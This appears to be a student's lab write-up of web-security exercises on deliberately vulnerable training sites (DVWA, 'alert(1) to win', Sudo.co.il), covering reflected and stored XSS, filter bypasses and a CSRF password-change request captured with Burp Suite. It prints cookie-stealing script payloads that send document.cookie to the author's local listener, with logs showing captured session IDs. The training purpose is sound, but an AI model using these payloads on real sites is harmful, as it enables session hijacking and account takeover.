```

I typed <script>document.location=http://127.0.0.1:9000/?cookie' +document.cookie </script> which once executed redirects the user to my server and gives me the cookie they are using. Having the cookie, I can hijack their session.

```
Serving HTTP on 127.0.0.1 port 9000 (http://127.0.0.1:9000/) ...
127.0.0.1 - - [05/Apr/2022 12:31:57] code 400, message Bad HTTP/0.9 request type ('\x16\x03\x01\x02\x00\x01\x00\x01
ü\x03\x03\x81VÇ2')
127.0.0.1 - - [05/Apr/2022 12:31:57] "üVÇ2hRÄm)B¿" 400 -
127.0.0.1 - - [05/Apr/2022 12:32:05] code 400, message Bad request version ('ÔºSã}pÄ@·éðÓOe\x15µ9\x00$\x13\x01\x13\
x03\x13\x02À+À/Ì©Ì¨À,À0À')
127.0.0.1 - - [05/Apr/2022 12:32:05] "ü?I/¶i4\}y`ß´æóQw2ã|°  3|«,âèo[ëháA ÔºSã}pÄ@·éðÓOeµ9$À+À/Ì©Ì¨À,À0À" 400 -
127.0.0.1 - - [05/Apr/2022 12:32:22] code 400, message Bad request version ('\x07@=$\x04ß\x86Ôè\x08ßp\x8d\x9c\x82[Å
r5Þ\x10gÜS<$·$4ôèø\x00$\x13\x01\x13\x03\x13\x02À+À/Ì©Ì¨À,À0À')
127.0.0.1 - - [05/Apr/2022 12:32:22] "ü9ýçà"`O ×æÙjÃ©2WuwéèmÀô @=$ðÕßp[Ár5ÞgÜS<$·$4ôèø$À+À/Ì©Ì¨À,À0À" 400 -
127.0.0.1 - - [05/Apr/2022 12:32:22] code 400, message Bad request version ('\x80*\x82Ñß÷-kø\x81ß,KëÔzâ^w,Ô±\x89L±$
>RT\x87ª\x82\x00$\x13\x01\x13\x03\x13\x02À+À/Ì©Ì¨À,À0À')
127.0.0.1 - - [05/Apr/2022 12:32:22] "üßªXO▒6>^M é¦h|µ¦ßØÃes▒3#Ø *Ñß÷-kø ß,KëÔzâ^w,Ô±L±$>RTª$À+À/Ì©Ì¨À,À0À" 400 -
127.0.0.1 - - [05/Apr/2022 12:32:25] code 400, message Bad request version ('$\x02\x00$\x13\x01\x13\x03\x13\x02À+À/
Ì©Ì¨À,À0À')
127.0.0.1 - - [05/Apr/2022 12:32:25] "üôgy      WhyîÃE§ëJÍ¿QöÝàÿUí·ØõõZÞ Nµ.7öo] e
                                                                                    ÷AÍ3Â¸utÉ¶8ïÇ¾±
                                                                                                  $$À+À/Ì©Ì¨À,À0À" 4
00 -
127.0.0.1 - - [05/Apr/2022 12:33:11] "GET /?cookie=security=low;%20PHPSESSID=t0v1n9sjckt5jb3r70hr4ank7j HTTP/1.1" 2
00 -
127.0.0.1 - - [05/Apr/2022 12:33:11] code 404, message File not found
127.0.0.1 - - [05/Apr/2022 12:33:11] "GET /favicon.ico HTTP/1.1" 404 -
```

Why did I use my server? – I can make the cookie appear as an alert, but I won't be able to get it. The user will simply click the alert away and I will not receive his cookie.


Medium Level security

When I tried <script>alert(“ I like hacking”) </script> it printed text under the search bar which gives me information that the script tag is being filtered.

When I inspected the code it showed that it is filtering <script> but isn’t filtering </script>

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello alert("I like hacking" )  </script></pre>
    </div>
```

<scr<script>ipt>alert(“I like hacking”)</script> gives me results because only the first script is filtered.



Using that I can also redirect again to my server and steal the cookie

XSS stored exercises


Low security level

Objective: Redirect all users to a page of my choosing

When I started typing the redirect command I typed in the reflected xss, I encountered a problem with the comment box. It had a limit on the characters I could type in. To fix it I went into Inspect element and

increased the number of characters the text field can contain.

```
<!DOCTYPE html>
<html lang="en-GB">  scroll
  <head> ... </head>
  <body class="home">
    <div id="container">
      <div id="header">...</div>
      <div id="main_menu">...</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" "="">
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>...</tr>
                  <tr>
                    <td width="100">Message *</td>
                    <td>
                      <textarea name="mtxMessage" cols="50" rows="3" maxlength="350"></textarea>
                    </td>
                  </tr>
                  <tr>...</tr>
                </tbody>
              </table>
            </form>
          </div>
          <br>
          <div id="guestbook_comments">
            Name: ivan
            <br>
            Message: hi
            <br>
          </div>
          <br>
          <h2>More Information</h2>
          <ul>...</ul>
        </div>
```




Now I can type the full redirect command which will send the user to my webserver and will give me the cookie.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 127.0.0.1 9000
Serving HTTP on 127.0.0.1 port 9000 (http://127.0.0.1:9000/) ...
127.0.0.1 - - [05/Apr/2022 13:43:29] "GET /?cookie=security=low;%20PHPSESSID=t0v1n9sjckt5jb3r70hr4ank7j HTTP/1.1" 2
00 -
```

Now every user who visits the page will be redirected. The only way to stop this from happening is to clear the guestbook comments manually.

Medium security

For medium security I can see that the website is stripping away functions and displaying the comment as plain text.



The “message” box seems to be filtered but the “name” box isn’t. I tried running <scr<script>ipt> code. I had to increase its max character size just like the previous one.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server --bind 127.0.0.1 9000
Serving HTTP on 127.0.0.1 port 9000 (http://127.0.0.1:9000/) ...
127.0.0.1 - - [05/Apr/2022 14:08:10] "GET /?cookie=security=medium;%20PHPSESSID=t0v1n9sjckt5jb3r70hr4ank7j HTTP/1.1
" 200 -
```

Alert(1) to win

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 35

```
</script><script>alert(1);</script>
```

Output Win!

```
<script>console.log("</script><script>alert(1);</script>");</script>
```

Console output

```
Error: Uncaught SyntaxError: Invalid or unexpected token
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
Makonede monke	? 1	Chrome/69420
Truong Anh Duc Hacked by ProductCart Expert	? 1	Firefox/88
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
:) monke	? 12	Chrome/99
yugi	? 12	Chrome/100
Sourav Hacked	? 12	Chrome/98
xy	? 12	Chrome/89
PkmnQ	? 12	Firefox/96
djanova not gay	? 12	Firefox/90
dog blop	? 12	Chrome/99
yeah	? 12	Chrome/98
NoO00Ob Simple XSS	? 12	Chrome/97
>toxin< [spoiler]	? 12	Firefox/91

Warmup (35)
Adobe
JSON

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = s.replace(/"/g, '\\"');
  return '<script>console.log("' + s + '");</script>';
}
```

Input 35

```
</script><script>alert(1);</script>
```

Output Win!

```
<script>console.log("</script><script>alert(1);</script>");</script>
```

Console output

```
Error: Uncaught SyntaxError: Invalid or unexpected token
```

Rate this level: ★★★★★

- Warmup (35)
- Adobe (35)
- JSON (35)
- **Markdown**
- **DOM**
- **Callback**
- **Skandia**

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = JSON.stringify(s);
  return '<script>console.log(' + s + ');</script>';
}
```

Input 35

```
</script><script>alert(1);</script>
```

Output Win!

```
<script>console.log("</script><script>alert(1);</script>");</script>
```

Console output

```
Error: Uncaught SyntaxError: Invalid or unexpected token
```

Rate this level: ★★★★★

- Warmup (35)
- Adobe (35)
- JSON (35)
- **Markdown**
- **DOM**
- **Callback**
- **Skandia**


Sudo.co.il

Level 0


<script>alert(1)</script> Subscribe!

Thank you for subscription!
Email added to mailing list!

Level 1 – remove the text parameter by adding “> before script



Level 2 – I put onclick parameter so whenever I click on the input box I get successful alert.




CSRF (Cross Site Request Forgery)

Cross site request forgery (CSRF) is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.

A successful CSRF attack can be devastating for both the business and user. It can result in damaged client relationships, unauthorized fund transfers, changed passwords and data theft—including stolen session cookies.

CSRFs are typically conducted using malicious social engineering, such as an email or link that tricks the victim into sending a forged request to a server. As the unsuspecting user is authenticated by their application at the time of the attack, it's impossible to distinguish a legitimate request from a forged one.



Source: https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/#:~:text=Cross%20site%20request%20forgery%20(CSRF)%2C%20also%20known%20as%20XSRF,both%20the%20business%20and%20user.


Methods of CSRF mitigation

- Logging off web applications when not in use
- Securing usernames and passwords
- Not allowing browsers to remember passwords
- Avoiding simultaneously browsing while logged into an application


Exercises

DVWA

I get a prompt to change my password



When I click on test credentials a new window opens to input username and password.



I logged and intercepted a POST request to the server using burp suite

I clicked change password and intercepted a GET request from the server.

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
10	http://127.0.0.1	GET	/dvwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found			127.0.0.1
12	http://127.0.0.1	GET	/DVWA/security.php			200	5568	HTML	php	DVWA Security :: Da...			127.0.0.1
13	http://127.0.0.1	GET	/dvwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found			127.0.0.1
15	http://127.0.0.1	POST	/DVWA/security.php	✓		302	393	HTML	php				127.0.0.1
16	http://127.0.0.1	GET	/DVWA/security.php			200	5637	HTML	php	DVWA Security :: Da...			127.0.0.1
17	http://127.0.0.1	GET	/dvwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found			127.0.0.1
18	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/			200	4757	HTML		Vulnerability: Cross ...			127.0.0.1
19	http://127.0.0.1	GET	/DVWA//dvwa/js/add_event_listen...			200	882	script	js				127.0.0.1
20	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/test_cr...			200	1342	HTML	php	Damn Vulnerable We...			127.0.0.1
21	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/test_cr...			200	1342	HTML	php	Damn Vulnerable We...			127.0.0.1
23	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/test_cr...			200	1342	HTML	php	Damn Vulnerable We...			127.0.0.1
24	http://127.0.0.1	POST	/DVWA/vulnerabilities/csrf/test_cr...	✓		200	1398	HTML	php	Damn Vulnerable We...			127.0.0.1
25	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/?pass...	✓		200	4785	HTML		Vulnerability: Cross ...			127.0.0.1
26	http://127.0.0.1	GET	/DVWA/vulnerabilities/csrf/?pass...	✓		200	4785	HTML		Vulnerability: Cross ...			127.0.0.1

Request | Response

Raw | Params | Headers | Hex


```
1 GET /DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
9 Cookie: security=low; PHPSESSID=j0rnt2bbqls8ald7momtdnjm32
10 Upgrade-Insecure-Requests: 1
11
12
```

Search... 0 matches \n Pretty


I copied the request URL.

